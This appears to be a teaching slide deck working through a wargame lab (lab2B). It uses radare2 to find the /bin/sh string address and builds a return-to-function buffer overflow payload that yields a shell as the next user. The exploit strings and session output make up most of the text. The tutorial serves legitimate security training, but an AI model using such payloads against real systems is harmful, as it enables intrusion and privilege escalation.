
```
char* exec_string = "/bin/sh";

void shell(char* cmd)
{
    system(cmd);
}
```

How do we give the function an argument?


- Why not **abuse** that function stack like earlier?

Remember this?






Remember this?



char *cmd

Let’s Point it to exec_string

- **Crap we need another address**
  - Radare2 to the resuce!




```
lab2B@warzone:/levels/lab02$ r2 ./lab2B
 -- WASTED
[0x080485c0]> aaa
[0x080485c0]> iz
vaddr=0x080487d0 paddr=0x000007d0 ordinal=000 sz=8 len=7 section=.rodata type=a string=/bi
n/sh
vaddr=0x080487d8 paddr=0x000007d8 ordinal=001 sz=10 len=9 section=.rodata type=a string=He
llo %s\n
vaddr=0x080487e2 paddr=0x000007e2 ordinal=002 sz=18 len=17 section=.rodata type=a string=u
sage:\n%s string\n

[0x080485c0]> 
```

iz for strings!

Almost there!

r2 -d ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08" + "\xD0\x87\x04\x08" ')




```
lab2B@warzone:/levels/lab02$ r2 -d ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08"
+ "\xD0\x87\x04\x08" ')
Process with PID 10443 started...
PID = 10443
pid = 10443 tid = 10443
r_debug_select: 10443 10443
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 10443 tid = 10443
 -- I script in C, because I can.
[0xb7fdf0d0]> dc
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAA��Ïࠄ
sh: 1: 4ࠂ not found
r_debug_select: 10443 1
[+] signal 17 aka SIGCHLD received 0
[0xb7fdbd4c]> 
```

What?

- Due to some stack allocation **wizardy** we actually need to place it four bytes **PAST** our EIP overwrite.
- r2 -d ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08" + "JUNK" + "\xD0\x87\x04\x08" ')

We Win!



```
lab2B@warzone:/levels/lab02$ ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08" + "JUN
K" + "\xD0\x87\x04\x08" ')
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAA��JUNKÏ
$ whoami
lab2A
$ 
```

Extra Credit

- Can you get call /bin/bash without using “exec_string”? (yes)

- Hint: Environment Variables

Take another breath!

- This stuff is tough and takes a while to get used to.
- Play around with radare2
- Google “buffer overflow”
- We’ll cover shellcode another time

GHIDRA